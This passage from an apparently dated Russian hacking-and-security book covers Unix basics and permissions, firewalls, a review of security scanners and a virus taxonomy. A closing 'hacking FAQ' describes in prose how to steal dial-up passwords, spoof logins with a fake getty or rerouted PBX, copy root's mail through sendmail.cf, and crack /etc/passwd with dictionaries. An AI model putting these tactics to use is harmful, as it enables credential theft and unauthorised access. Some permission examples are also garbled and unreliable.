Определяет, как выглядит подсказка в командной строке. Обычно как **$**. В BSD это обычно **&**.

PATH

Путь поиска программ. Когда вы вводите имя программы для ее запуска, она находится не в оперативной памяти, а на диске, и должна быть сперва оттуда загружена. В отличие от MS-DOS

большинство команд не находится в памяти. Если программа указана в пути поиска, она может быть запущена на исполнение независимо от того, в каком разделе вы находитесь, а если не указана, то вы должны запускать ее из раздела, где находится сама программа. Путь — это по сути перечень разделов, в котором имена разделов отделяются двоеточиями. Вот типичный путь поиска:

```
:/bin:/etc:/usr/lbin:$HOME:
```

Когда вы попытаетесь запустить программу на выполнение, Unix станет ее искать в /bin, /etc, /usr, /lbin и вашем домашнем разделе, и, если не найдет, выдаст сообщение об ошибке. Поиск по разделам производится в том *порядке*, в каком они перечислены. Поэтому если у вас в домашнем разделе есть программа с именем «sh», и вы введете «sh», то *даже* если вы сделаете это из домашнего раздела, Unix запустит на исполнение программу из раздела /bin. Поэтому пути следует задавать с умом. Юниксы публичного доступа делают это за вас, но в системе, где вы работаете, пути могут быть и не указаны.

TERM

Тип вашего терминала. Юникс имеет библиотеку функций с именем «CURSES», которая способна добиться максимума от терминала любого типа — при условии, что обнаружит соответствующие esc-коды. Если вы работаете с экранно-ориентированными программами, то должны установить какие-то параметры дисплея. Типы дисплеев и их esc-коды

находятся в файле TERMCAP. Но не забивайте себе голову, просто установите свой дисплей на ansi или vt100, **CURSES** даст вам знать, если не сможет манипулировать эмуляцией вашего терминала.

Глава 12: Компилятор C

Тут я буду краток. Почему? Потому что если хотите выучиться работать в C, то пойдите и купите себе книгу. У меня нет времени писать еще один текстовый файл про C, потому что он будет огромным. Большинство программ пишется на C. В Юниксе исходные коды программ обозначаются как **имяфайла.c**. Для запуска исходника на компиляцию дайте команду **cc имяфайла.c**. Не все программы C станут компилироваться, потому что они могут зависеть от других файлов, которых нет на вашем диске, или же это не полные исходники, а лишь модули. Если вы увидите нечто названное «makefile», то в таких случаях обычно достаточно набрать «make» в командной строке, и это нечто скомпилируется, или попытается скомпилироваться. Запуская «make» или «cc», умные люди пользуются операндом работы в фоновом режиме, потому что иногда компиляция длится безумно долго. Пример:

```
$ cc login.c&
[1234]
$
```


(1234 — это номер процесса, под которым он идентифицируется.)

Глава 13: Файловая система

Это инструментальная часть Unix. Если вы не поймете этот раздел, вам никогда не удастся хакать Unix, потому что многие из приколов и штучек для «поднятия доступа» завязаны именно на файловую систему.

Для начала поговорим о структуре разделов. По сути это иерархическая файловая система, то есть она начинается в корневом разделе и далее ветвится, как в MS-DOS и, возможно, в AmigaDos.

Вот нечто вроде дерева разделов (**(d)** обозначает раздел):



Итак, эта конкретная система содержит следующие разделы:

- /
- /bin
- /usr
- /usr/sirhack

- /usr/sirhack/src
- /usr/scythian
- /usr/prophet

Надеюсь, вы поняли эту главку. Все произрастает из корневого раздела.

Глава 14: Файловые допуски

Ну, наконец-то добрались до действительно серьезного. Файловые допуски. Что это такое, понять нетрудно, но я все равно объясню подробно.

Итак, теперь вы должны мыслить категориями «группы пользователей» и «имена пользователей». Каждый принадлежит к группе. В командной строке вы можете после подсказки (знака доллара) набрать «id» и посмотреть, к какой группе вы принадлежите. Группы используются для организации допуска пользователей к определенным вещам. Если бы их не было, то лишь один человек контролировал/имел допуск к определенным файлам. Запомните также, что Unix, определяя доступ, смотрит на UID пользователя, а не на его имя.

Идем дальше. В файловых допусках нет ничего сложного. У каждого файла есть владелец (owner). Обычно файлом владеет тот, кто его создал — скопировав файл, или даже просто отредактировав его. Запомните, что владелец файла должен быть тем, кто управляет CHOWN, поскольку он единственный, кто может изменить

файловые допуски. Кроме того, есть еще и владелец группы — обычно это группа, в которой вы находились, когда файл был создан. Для смены группы, к которой принадлежит файл, нужно выполнить команду **chgrp**.

Далее. Файлы могут иметь допуски на выполнение, чтение или запись. Если у вас есть допуск на выполнение, то вы знаете, что вам достаточно набрать имя программы в командной строке, и она выполнится. Если у вас есть допуск на чтение, то вы, очевидно, можете файл читать и делать все, что связано с чтением — например, копировать или печатать его. Но если у вас *нет* доступа на чтение файла, то вы не сможете сделать ничего, что требует его прочтения. То же самое справедливо и для допуска на запись. Далее, все допуски делятся на три группы.
Первая — допуски владельца. Он может установить себе допуски на чтение и выполнение файла, но не на запись в него. Это не позволит ему удалить такой файл. Вторая — групповые допуски. Возьмем для примера такой раздел:

```
$ ls -l runme
r-xrwxr-- sirhack root 10990 March 21 runme
```

Здесь «root» есть имя группы, в которой находится файл. «sirhack» — владелец файла. И если у группы «root» есть допуски на чтение, запись и выполнение файла, то именно это они и могут с ним делать. Скажем, на этот файл наткнулся Scythian, а он принадлежит к группе пользователей «root». Тогда он может файл читать, записывать в него, и выполнять. А потом файл

обнаружил datawiz, но он из группы «пользователи». В таком случае групповые допуски на него не распространяются, поэтому он не может тронуть этот файл, верно? Вроде того. Есть третья категория допусков — для «другой» группы. Это означает, что допуски в «другой» группе распространяются на всех, кроме ее владельца, и на пользователей из той же группы, к какой принадлежит файл. Взгляните на листинг раздела вверху, и вы увидите строчку допусков

```
r-x-rwxr--
```

Первые три символа означают допуски для владельца (r-x). (r-x) переводится как «читать и выполнять разрешается, но записывать в файл нельзя». Второй набор из трех символов

```
r-xRWXr-
```

(тот, что заглавными буквами) есть групповые допуски, и они означают «читать, записывать и выполнять разрешается».

Третий набор,

```
r-xrwxR--
```

есть допуски для всех прочих. Он означает «читать можно, но больше ничего».

Листинг раздела будет выглядеть примерно так:

```
$ ls -l
drwxr-xr-x sirhack root 342 March 11 src
```

Раздел помечен буквой «d» в начале строки допусков. Итак, владелец раздела (sirhack) может читать из раздела, записывать в раздел, и выполнять программы из раздела. Корневая

группа и все прочие могут лишь читать из раздела и выполнять программы, находящиеся вне его. Поэтому если я захочу сделать раздел только выполняемым, то это будет выглядеть так:

```
$ chmod go-r
$ ls
drwx--x--x sirhack root 342 March 11 src
```

Если теперь в раздел зайдет кто-то кроме «sirhack», то он сможет лишь выполнять находящиеся там программы. Если он запустит команду **ls** чтобы войти в раздел src, то, оказавшись внутри, увидит сообщение «cannot read directory» (не могу прочесть раздел). Если в разделе есть доступный для чтения файл, но сам раздел имеет запрет на чтение, то иногда все-таки бывает возможно этот файл прочесть.

Если у вас нет допуска на выполнение в каком-то разделе, то в большинстве случаев вы не сможете запустить ни одной программы из этого раздела.

Часть третья

Защита сетей

Глава 1: Брандмауэры

Первое, что приходит в голову многим системным администраторам, когда они думают о защите своих сетей от атак злоумышленников из Интернета, это слово «брандмауэр». Брандмауэры (сетевые экраны) — неотъемлемая часть инфраструктуры защиты сети, однако просто установить брандмауэр и надеяться на лучшее — опасно и глупо. Если не выбрать надлежащую конфигурацию серверов и не придерживаться сильной стратегии защиты, то шансы на успех у атакующих вашу сеть значительно повышаются. Как уже неоднократно писалось, большинство злоумышленников нападает с внутренней стороны брандмауэра. Это недовольные сотрудники фирмы или хакеры, нашедшие лазейку в системе. По этой причине к защите каждой сети нужно подходить очень внимательно и не ограничиваться предотвращением доступа из Интернета.

Еще одно опасное заблуждение заключается в том, что серверы будто бы уже поставляются с необходимыми средствами обеспечения безопасности. Между тем, в защите каждой сетевой операционной системы имеются

многочисленные пробелы, и чтобы считать свой сайт действительно защищенным, их необходимо ликвидировать. Отсутствие строгой стратегии обеспечения безопасности интрасети и серверов Интернета может усугубить ситуацию. Чтобы получить бессонницу, администратору сети достаточно попытаться установить последние поправки к системе защиты сетевой ОС. Сделать жизнь сотрудников, отвечающих за работу сети, более спокойной помогут инструментальные средства сканирования сетевой и системной защиты в сочетании с хорошо спланированной стратегией безопасности и ПО обнаружения нарушителей. Эти продукты сканируют сетевые серверы по заданному расписанию и автоматически выводят отчеты, позволяя быстро обнаружить ошибки в конфигурации, неправильно инсталлированное (с точки зрения защиты) серверное ПО и пробелы в защите (преднамеренные или нет), и принять необходимые меры.

Глава 2: Инструментальные средства защиты

В лаборатории ZD Internet Lab были испытаны три инструментальных средства защиты на базе Windows NT. Оценивали простоту их инсталляции, возможности настройки сканирующих подпрограмм и средства вывода отчетов. Проводилось сопоставление этих продуктов, сканируя одни и те же тестовые

серверы с одинаковыми параметрами конфигурации.

Испытательный стенд

Каждый продукт был проинсталлирован на сервере Compaq ProLiant 6000 с Windows NT Server 4.0 (с Service Pack 3 и Option Pack 4). Он был оснащен двумя процессорами Pentium Pro 200 МГц и ОЗУ емкостью 256 Мбайт. Целевыми серверами служили машины Dell Dimension XPS Pentium II 266 МГц с ОЗУ емкостью 32 Мбайт. Продукты тестировали под Windows NT Server 4.0 с Service Pack 3 и Option Pack 4, а также под ОС RedHat Linux 5.1 с Apache 1.3. При этом использовались стандартные конфигурации каждого сервера, типичные для многих реальных инсталляций.

Спецификации продуктов

Тестирующиеся продукты

Internet Scanner 5.2

Kane Security Analyst 4.04

NetGuard

Серверные платформы

Windows NT 4.0

AIX

HP-UX

Solaris

Linux

Windows NT 3.51 или более поздняя версия

Novell NetWare 3.x/4.x

Сканируемые платформы

Windows NT, 95;

Unix

Windows NT 3.51 или более поздняя версия

Novell NetWare 3.x/4.x

Mac

Поддерживаемые протоколы

TCP/IP

Типы проверки

Windows NT

Веб-сервер

Брандмауэры

Отказ в обслуживании

NSF

Атаки типа «грубой силы»

Анонимный FTP

RPPC

sendmail

Xwindows

NetBIOS

Полные проверки конфигурации сетевой ОС

Пароли

Наиболее распространенные «дыры» в защите и типы атак

Неверные конфигурации

Слабые ограничения доступа

Устаревшее программное обеспечение

Форматы отчетов

Crystal Reports

HTML

Crystal Reports

Экспортируемые форматы

HTML

ASCII

Победитель — Internet Scanner 5.2 Продукт ISS Internet Scanner 5.2 был выбран по многим причинам. Он оказался наиболее полным в плане поиска проблем в системе защиты и предлагал наиболее исчерпывающие решения каждой проблемы. Это ПО выявило все недостатки в защите, обнаруженные остальными двумя продуктами, и дополнило их десятками других найденных пробелов. Функциональные возможности вывода отчетов в Internet Scanner 5.2 оказались просто феноменальными, а сами отчеты детальны и легко читаемы. Они предназначены не только для технических специалистов. В сводных отчетах для руководителя вопросы защиты сети поясняются и становятся намного понятнее. Сканирование сети в Internet Scanner 5.2 производится быстро и полно, а результаты можно

использовать для генерации множества отчетов и, при необходимости, обращаться к оригинальным данным.

Глава 3: Слабые места систем

Существуют следующие, наиболее распространенные, слабые места, характерные для многих сетевых операционных систем.

- Слабая защита по паролю.
- Доступ через анонимный FTP.
- Неиндексированные каталоги WWW.
- Разрешенная функция Finger.
- Разрешенные банеры Telnet/sendmail.
- Разрешенная учетная запись Guest.
- Неправильная конфигурация RPC.
- Ошибки в IIS .bat и .cmd.
- Уязвимость TFTP.
- Неверная конфигурация NFS.

Internet Scanner 5.2

Internet Scanner 5.2 компании Internet Security Systems (Атланта) — самый давний из протестированных продуктов оценки защиты, и большой опыт положительно сказывается на его работе. Производит впечатление простота установки данной программы, превосходные средства вывода отчетов и широкая поддержка платформ. Internet Scanner — компонент защиты

семейства продуктов SAFEsuite компании Internet Security Systems. Кроме этого, SAFEsuite включает в себя компоненты выявления вторжения RealSecure и инструмент для детального анализа конфигураций серверов Unix System Security Scanner (S3). Разрабатывается версия S3 для Windows NT. Internet Scanner функционирует в сетях Windows NT 4.0, AIX, HP-UX, Solaris и Linux. Продукт может выявлять «дыры» в защите, недостатки в конфигурации Windows NT Server и Workstation, машин Windows 95 и серверов Unix.

Все проверки системы и сканирование выполняются через TCP/IP в локальной сети. Установить ПО Internet Scanner нетрудно. Для этого необходимо загрузить самую последнюю его версию с веб-узла ISS и выполнить процесс инсталляции. После установки ПО на сервере Windows NT потребуется только скопировать файл ключа ISS в каталог Internet Scanner, после чего можно начинать сканирование. Сервер ключа ISS передает лицензионный ключ по электронной почте. Этот ключ определяет, какие именно компоненты Internet Scanner будут доступны пользователю. Таким образом, добавление функциональных возможностей (таких, как сканирование брандмауэра) представляет собой простую и быструю онлайновую процедуру.

Пользовательский интерфейс Internet Scanner выполнен очень качественно. «Мастер» создания сеанса значительно упрощает настройку и запуск процедуры сканирования. Основное окно с вкладками спроектировано настолько ясно, что

можно сразу легко загрузить несколько сеансов, ускорив тем самым процесс сканирования. Выполнение поверхностного теста сканирования сервера Windows NT Server занимает у Internet Scanner всего 21 секунду, после чего выводится страница с результатами — детальным списком обнаруженных проблем и предлагаемых решений.

Средства вывода отчетов в Internet Scanner производят очень сильное впечатление. Генерируемые в формате Crystal Reports или HTML, разнообразные готовые формы отчетов Internet Scanner должны удовлетворить требования любого сетевого администратора. Если же потребуется создать свои собственные формы, то в Internet Scanner для них легко построить шаблоны. В технических отчетах об уязвимости системы защиты перечислены проблемы, указаны машины, на которые они влияют, предлагаются решения и даже даются ссылки на места в Интернете, где можно найти соответствующие поправки и корректировки. В отчетах для руководителей суммируются характеристики защиты всей сети. Internet Scanner 5.2 соединяет в себе превосходный пользовательский интерфейс, сильные средства создания сеансов и большое число стандартных отчетов.

Kane Security Analyst 4.04

Продукт Kane Security Analyst компании Security Dynamics Technologies входит в семейство инструментов защиты SecurSight. Kane Security Analyst может оценивать защиту автономного

сервера Windows NT или, если приобрести расширенную лицензию, всего домена Windows NT. В отличие от двух других протестированных продуктов, Kane Security Analyst предназначен только для сканирования серверов Windows NT и Novell NetWare. Сканирования серверов Unix или машин Windows 95/98 он не выполняет. Загрузив пакет Kane Security Analyst на сервере Windows NT с инсталляционного диска CD-ROM, можно приступать к работе.

При первом запуске программы она выполнила поиск доменов и серверов сети Windows NT. Затем на экране появилось главное окно. Пользовательский интерфейс Kane Security Analyst спроектирован удачно. Каждая из четырех кнопок в нижней части экрана выполняет один из четырех шагов по оценке защиты системы: устанавливает стандарт защиты, проверяет ее, анализирует степень риска и выводит отчет. Кроме того, предусмотрены кнопки быстрого вызова большинства функций Kane Security Analyst, таких, как оценка на соответствие стандарту защиты C2 (C2 Security Evaluation), вывод на экран карты отчета и т.д.

ПО Kane Security Analyst не предусматривает поверхностного, среднего и углубленного сканирования, как Internet Scanner и NetGuard. Программа поставляется с одним заданным по умолчанию шаблоном сканирования, именуемым Best Default Practices. Этот шаблон сравнивает защиту вашего сервера с практикуемыми в отрасли методами защиты. Естественно, можно создать и

собственный шаблон, отвечающий специальным требованиям. Скорость сканирования производит благоприятное впечатление. Анализ всей системы, включая тест раскрытия пароля, потребовал менее 30 секунд, после чего будет представлена «карта отчета» со списком выполненных тестов и оценкой для сервера. После завершения сканирования можно получить набор детальных отчетов (в формате Crystal Reports). Выбрав отчет (или все отчеты), его нетрудно сгенерировать, распечатать или сохранить в файле (в разных форматах), однако Kane Security Analyst не предлагает средств вывода отчетов непосредственно в формате HTML.

В целом Kane Security Analyst можно считать превосходным инструментальным средством для сканирования серверов Windows, но в неоднородной сетевой среде он не может конкурировать с Internet Scanner 5.2.

Часть четвертая

Вирусы

Глава 1: Определение

Что он из себя представляет, что может—не может, откуда он взялся, кто его написал и зачем? Чрезвычайно много вопросов возникает при размышлении на тему вирусов.

Для начала хотелось бы определить понятие вируса: ***вирус*** *— это программа или кодовый сегмент, который при получении управления стремится выполнить скрытое самокопирование в различные области выполняемых кодов других программ, максимально защищается от обнаружения и по истечении инкубационного периода заявляет о себе тем или иным действием.*

Хотя это определение ещё можно долго дополнять и исправлять все же хотелось бы на нём и остановиться, как на самом нейтральном. В дальнейшем, вы сами определите для себя более точное понятие вируса.

«Не так страшен черт как его малюют» — эта поговорка полностью подходит и к нашей теме. Из славного малого, самостоятельно передвигающегося по нашим дискам, сделали большого злобного монстра, наделив его фантастическими способностями по уничтожению

мониторов, модемов, сжиганию процессоров и т.п. В связи с этим любые программные поломки (не дай бог какой-нибудь файл станет испорченным или пропадет!) стало свойственно приписывать вирусам.

А ведь на самом деле диструктивные действия вируса, как правило, ограничиваются удалением или порчей информации. Хотя, конечно, существует возможность испортить вам жесткий диск или посадить монитор, но действия настолько явны, что вряд ли кто-нибудь даст добро на их продолжение.

С другой стороны диструкция не является обязательным выражением вируса, ибо в теорию вируса заложено свойство распространения а не нанесения вреда. Так существует множество безобидных вирусов, где максимальная неприятность — это какой либо видео или звуковой эффект.

На данный момент можно выдвинуть три ситуации, побуждающие к написанию вируса:

- написание в качестве самоутверждения (А что здесь такого? И я могу). При этом распространение вируса просто не обязательно, ибо цель доказать себе, что тоже не чайник, уже достигнута.
- простая тяга к программированию. Вирус в данном случае является просто компьютерной задачкой. Возможность распространения здесь сводится к нулю. (Кстати, по данному

пути проходят подавляющее большинство программистов).

- злоба, всеядное ламерство или месть. Уж тут то вирусы пишутся на всю катушку, оснащенные боевыми действиями и предназначаются обычно конкретным людям, какой либо фирме или в качестве разминки всему миру.

Однако не все так страшно! Заражение вирусом как правило происходит при обмене компьютерными играми либо софтом (например, на BBS). На данный момент игры достигли ужасающих размеров и пишутся в основном на компакт-диски, куда вирусу попасть ну очень, очень трудно. Программы... ну тут уж вирус является карой божьей за использование нелицензионного софта. Ибо при использовании оригинальных программ вероятность заразиться от дистрибутива сводится к нулю. Всевозможное freeware можно скачать, например, с www.cdrom.com, www.windows95.com и прочих серьезных сайтов, где о вирусах никто и не слышал. Если же у вас нет возможности использовать оригинальные программы (хмм... с нашей зарплатой покупать себе оригинал...), то уж не поленитесь соблюдать элементарные правила гигиены (как зубная щетка Dr.Web) для новых невесть откуда взявшихся программ или китайских дисков. На последних вирусы все таки встречаются довольно часто.

Глава 2: Разновидности

- Загрузочные вирусы
- Резидентные вирусы
- Файловые вирусы

Вирусы можно разделить на классы по следующим признакам:

- по среде обитания вируса;
- по способу заражения среды обитания;
- по деструктивным возможностям;
- по особенностям алгоритма вируса.

По *среде обитания* вирусы можно разделить на сетевые, файловые и загрузочные. **Сетевые** вирусы распространяются по компьютерной сети, **файловые** внедряются в выполняемые файлы, **загрузочные** — в загрузочный сектор диска (boot-сектор) или в сектор, содержащий системный загрузчик винчестера (Master Boot Record). Существуют сочетания — например, **файлово-загрузочные** вирусы, заражающие как файлы, так и загрузочные сектора дисков. Такие вирусы, как правило, имеют довольно сложный алгоритм работы, часто применяют оригинальные методы проникновения в систему, используют стелс и полиморфик-технологии.

Способы заражения делятся на резидентный и нерезидентный. **Резидентный** вирус при инфицировании компьютера оставляет в оперативной памяти свою резидентную часть, которая затем перехватывает обращение

операционной системы к объектам заражения и внедряется в них. Резидентные вирусы находятся в памяти и являются активными вплоть до выключения или перезагрузки компьютера. **Нерезидентные** вирусы не заражают память компьютера и являются активными ограниченное время. Некоторые вирусы оставляют в оперативной памяти небольшие резидентные программы, которые не распространяют вирус. Такие вирусы считаются нерезидентными.

По *деструктивным возможностям* вирусы можно разделить на:

- **безвредные**, т.е. никак не влияющие на работу компьютера (кроме уменьшения свободной памяти на диске в результате своего распространения);
- **неопасные**, влияние которых ограничивается уменьшением свободной памяти на диске и графическими, звуковыми и пр. эффектами;
- **опасные** вирусы, которые могут привести к серьезным сбоям в работе компьютера;
- **очень опасные**, которые могут привести к потере программ, уничтожить данные, стереть необходимую для работы компьютера информацию, записанную в системных областях памяти, и, как гласит одна из компьютерных легенд, способствовать быстрому износу движущихся частей механизмов — вводить в резонанс и разрушать головки винчестера.

Но даже если в алгоритме вируса не найдено ветвей, наносящих ущерб системе, этот вирус нельзя с полной уверенностью назвать безвредным, так как проникновение его в компьютер может вызвать непредсказуемые и порой катастрофические последствия. Ведь вирус, как и всякая программа, имеет ошибки, в результате которых могут быть испорчены как файлы, так и сектора дисков (например, вполне безобидный на первый взгляд вирус «DenZuk» довольно корректно работает с 360K дискетами, но может уничтожить информацию на дискетах большего объема). Возможно также «заклинивание» резидентного вируса и системы при использовании новых версий DOS, при работе в MS Windows или с другими мощными программными системами. И так далее.

По *особенностям алгоритма* можно выделить следующие группы вирусов:

- **компаньон-вирусы** (companion) — это вирусы, не изменяющие файлы. Алгоритм работы этих вирусов состоит в том, что они создают для EXE-файлов файлы-спутники, имеющие то же самое имя, но с расширением .COM, например, для файла XCOPY.EXE создается файл XCOPY.COM. Вирус записывается в COM-файл и никак не изменяет EXE-файл. При запуске такого файла DOS первым обнаружит и выполнит COM-файл, т.е. вирус, который затем запустит и EXE-файл.
- **вирусы-«черви»** (worm) — вирусы, которые распространяются в компьютерной сети и,

так же как и компаньон-вирусы, не изменяют файлы или сектора на дисках. Они проникают в память компьютера из компьютерной сети, вычисляют сетевые адреса других компьютеров и рассылают по этим адресам свои копии. Такие вирусы иногда создают рабочие файлы на дисках системы, но могут вообще не обращаться к ресурсам компьютера (за исключением оперативной памяти). К счастью, в вычислительных сетях IBM-компьютеров такие вирусы пока не завелись.

- **«паразитические»** — все вирусы, которые при распространении своих копий обязательно изменяют содержимое дисковых секторов или файлов. В эту группу относятся все вирусы, которые не являются «червями» или «компаньон».
- **«студенческие»** — крайне примитивные вирусы, часто нерезидентные и содержащие большое число ошибок;
- **«стелс»-вирусы** (вирусы-невидимки, stealth), представляющие собой весьма совершенные программы, которые перехватывают обращения DOS к пораженным файлам или секторам дисков и «подставляют» вместо себя незараженные участки информации. Кроме этого такие вирусы при обращении к файлам используют достаточно оригинальные алгоритмы, позволяющие «обманывать» резидентные антивирусные мониторы. Один из первых «стелс»-вирусов — вирус «Frodo»;

- «**полиморфик»-вирусы** (polymorphic) достаточно труднообнаруживаемые вирусы, не имеющие сигнатур, т.е. не содержащие ни одного постоянного участка кода. В большинстве случаев два образца одного и того же полиморфик-вируса не будут иметь ни одного совпадения. Это достигается шифрованием основного тела вируса и модификациями программы-расшифровщика. Некоторые вирусы (например, вирусы семейства «Eddie», «Murphy») используют часть функций полноценного стелс-вируса. Чаще всего они перехватывают функции DOS FindFirst и FindNext (INT 21h, ah=11h, 12h, 4Eh, 4Fh) и «уменьшают» размер зараженных файлов. Такой вирус невозможно определить по изменению размеров файлов, если, конечно, он резидентно находится в памяти. Программы, которые не используют указанные функции DOS (например, «Нортоновские утилиты»), а напрямую используют содержимое секторов, хранящих каталог, показывают правильную длину зараженных файлов.

При инфицировании файла вирус может производить ряд действий, маскирующих и ускоряющих его распространение. К подобным действиям можно отнести обработку атрибута read-only, снятие его перед заражением и восстановление после. Многие файловые вирусы считывают дату последней модификации файла и восстанавливают ее после заражения. Для

маскировки своего распространения некоторые вирусы перехватывают прерывание DOS, возникающее при обращении к защищенному от записи диску (INT 24h), и самостоятельно обрабатывают его. Поэтому к особенностям алгоритма файлового вируса можно отнести и наличие или отсутствие обработки:

- атрибута read-only;
- времени последней модификации файла;
- прерывания 24h.

К особенностям алгоритма вируса можно отнести и скорость его распространения. Скорость распространения файловых вирусов, заражающих файлы только при их запуске на выполнение, будет ниже, чем у вирусов, заражающих файлы и при их открытии, переименовании, изменении атрибутов файла и т.д. Некоторые вирусы («Eddie», «Murphy») при создании своей копии в оперативной памяти компьютера пытаются занять область памяти с самыми старшими адресами, разрушая временную часть командного интерпретатора COMMAND.COM. По окончании работы зараженной программы временная часть интерпретатора восстанавливается, при этом происходит открытие файла COMMAND.COM и, если вирус заражает файлы при их открытии, его заражение. Таким образом, при запуске подобного вируса первым будет заражен файл COMMAND.COM.

Глава 3: Небольшой FAQ по взлому Internet на российском уровне

Под термином взлом Internet подразумевают несколько различных вещей. Во-первых: незаконное подключение к провайдеру и так называемые «халявные» подключения. Как это осуществляется? Самый простой вариант — *воровство*. Хакер крадет чужой пароль. В наше время при огромном количестве недалеких пользователей хакеру это дело не представляет особого труда, так как подавляющее большинство пользователей пользуется таким популярным пакетом e-mail как UUPC Чернова. А также некоторые провайдеры все еще предоставляют вход в систему как online так и offline под одним и тем же паролем. Хакеру остается самое простое — переписать файл init aka init1 с каталога \UUPC. Там будет прописан как login так и password.

Более сложные варианты взлома Internet — запуск на машине пользователя вирусной программы или резидентной, отслеживающей появление строчки «login:». Далее в отдельный файл записываются все нажатия клавиатуры.

Если пользователь использует Windows 95 и работает в Netscape, используя SLIP и PPP, то хакер обращает внимание на скрипты команд и файл с расширением .pwl (пароль, зашифрованный примитивным методом DES).

Если на машину пользователя отсутствует доступ, к решению проблемы хакер подходит другим путем. Большая часть соединений приходится на телефонные линии. Практически в любом крупном офисе той или иной компании имеется небольшая АТС. Для хакера перепрограммировать АТС так, чтобы звонки с данного номера переориентировались на себя не составляет особого труда. Далее запускается терминальная программа BBS с заставкой провайдера. Естественно, пользователь покупается и вводит login и password. Далее выдается масса ошибок, а затем линия разрывается.

А если хакер уже имеет login password! Что дальше делать?! Хотелось, имея пароль с минимальными пользовательскими привилегиями получить их гораздо больше. А то до бесконечности работать не будешь — все равно рано или поздно догадаются и пароль поменяют...

Ну вот, наконец мы подобрались к непосредственному взлому UNIX. Это радует. С минимальными привилегиями получить статус root — задача не одного дня. Но начинать с чего-то надо.

А начнем мы с того, что узнаем, с какой системой имеем дело. В настоящее время провайдеры висят на самых популярных UNIX`ах: FreeBSD, BSDI, SCO open server, Linux. Некоторые, правда, используют такую экзотику как NexStep, UnixWare, Solaris, Aix, HP-UX, VAX-ORX5.12. Встречаются уникумы, работающие с Xenix. Но несмотря на видимое обилие

операционных систем, все они имеют практически одинаковую систему защиты и идентификации пользователей и их ресурсов, которые передавались по наследству от AT&T UNIX с 1971 года.

Стандартные средства защиты в UNIX:

- защита через пароли
- защита файлов
- команды su, newgrp, at, prwarn, sadc, pt_chmod
- шифрование данных

Как реализована защита через пароли?

Любой пользователь UNIX имеет свой пароль, без которого он не может включиться в систему, писать/читать почту и т.д. Практически во всех UNIX пароли находятся в /etc/passwd. Этот файл содержит информацию о пользователе, его пароле и уровне привилегий.

Можно ли дописать в этот файл информацию о своем login passwd, уровне привилегий?

Нет. Такое может делать только admin aka root. У вас просто не будет привилегий на запись в файл. Его можно только читать.

Но что же мешает переписать/прочитать его и пользоваться чужими login`ами?

Прочитать можно. И с огорчением увидеть, что не все так в жизни просто. Да, там хранится login пользователя. Но сам пароль хранится только

в зашифрованном виде. И вместо пароля в лучшем случае можно увидеть абракадабру типа:

#@4OFIU`0346`e.

Да-с. Облом. А как можно ее расшифровать?

Этим, собственно, и занимаются программы типа jack, crackerjack, blob и множество подобных. Успех напрямую зависит от данной операционной системы. Чтобы успешно расшифровать passwd, необходимо, как минимум, иметь 2 пары логинов, паролей расшифрованных и зашифрованных. Напустив на passwd от Linux 2.1.3 крякалку паролей blob и имея 5 пар известных паролей, в опытном варианте за 20 минут можно успешно расшифровались все пароли.

А в чем же тогда проблема?

Проблема даже не в том, что алгоритмы шифрования улучшаются с каждой новой версией системы, а в таких коммерческих UNIX как SCO Open Server 5 имеются очень навороченные системы криптования. К примеру, SCO 3 с уровнем защиты от 1,2,3 сломалась в течении 3 часов перебора, 4,5 — где-то за четверо суток, 6 так и не удалось поломать.

В UNIX по команде who & whodo можно узнать пользовательское имя и терминальную линию, на которой user работает, написать примитивную программу, которая перехватит ввод символов по этой линии связи, выдавая себя за getty, и в один прекрасный момент, напечатав ложное приглашение, ввести пароль, получить его

и сдублировать куда-нибудь. Хоть на соседний терминал, хоть на принтер или в файл.

Множество людей на UNIX узлах довольно ревностно охраняют систему от любителей халявы. Но, в большинстве случаев они очень халатно относятся к вопросам безопасности e-mail. Это, на самом деле, до поры до времени. Имеется несколько примеров, когда люди палились от жадности — получали кратковременный доступ с правами root, заводили кучу пользователей, творили чудеса, словом. И заканчивалось это, как правило, одинаково — вы поняли как. Даже самый начинающий admin знает, что присутствие юзера протоколируется в системе. Тем паче заведение новых пользователей и копирование/правка /etc/passwd aka /etc/shadow.

Но! Невесть кто когда лазит смотреть роутинг sendmail. Особенно в межузловом траффике. Про это все как будто забывают. А ничего не мешает переправить sendmail.cf с дублированием всех личных писем некоторых пользователей, в том числе и рута.

Примечательно, что знать старые пароли — верный путь к успеху. Если они содержат логическую информацию о пользователе (имя жены, номер телефона) то, натравив на crackerjack словарь с информацией про юзера, можно подобрать пароль из словаря.

Где взять словарь?

Есть программы, которые формируют его из текстового файла. А если за основу словаря взять личное дело usera — 89% что все пройдет на ура.

Часть пятая

Ломаем и защищаем сети

Глава 1: Работа в сети

Работа в сети может превратиться в рискованное предприятие. Привычные сущности — такие как пользователи, сообщения, документы, прикладные программы, серверы могут оказаться совсем не тем, что вы ожидали увидеть. Чем больше пользователей работает в Сети, тем выше вероятность того, что кто-нибудь или что-нибудь будет не правильно авторизовано.

Использование пароля не достаточно для создания действительно безопасной сети. Хакеры могут либо подобрать, либо перехватить текстовый пароль пользователя и зарегистрироваться вместо него. Электронные сообщения или файлы могут быть изменены злоумышленниками, до того как достигнут адресата.

Чтобы надежно защитить сеть от несанкционированного доступа необходимы специальные средства. Сегодня на рынке существует несколько десятков программных продуктов, предназначенных для решения этих вопросов. Они используют криптографическую технологию для проверки отправителя данных, целостности пользователей, запросов на

обслуживание, файлов, сообщений, прикладных программ и сетевых узлов.

Хотя эти продукты сильно отличаются друг от друга, но все же имеют две общие черты: они все основаны на процедуре начальной авторизации и предполагают использование по меньшей мере двух удостоверяющих факторов — пароля и чего-нибудь еще. Например, секретных шифров, диалога типа запрос-ответ, смарт карты, биометрических данных, цифровой подписи или публичных ключей.

Их так же можно подразделить на две большие группы: одни основаны на идентификации клиентов, а другие объектов.

Идентификация пользователей означает, что каждый запрос на использование ресурсов подписывается ими (Single Sign — On (SSO)). Авторизация объектов предполагает не только проверку подлинности клиента, источника запросов, но и целостности сообщений и файлов, присланных им.

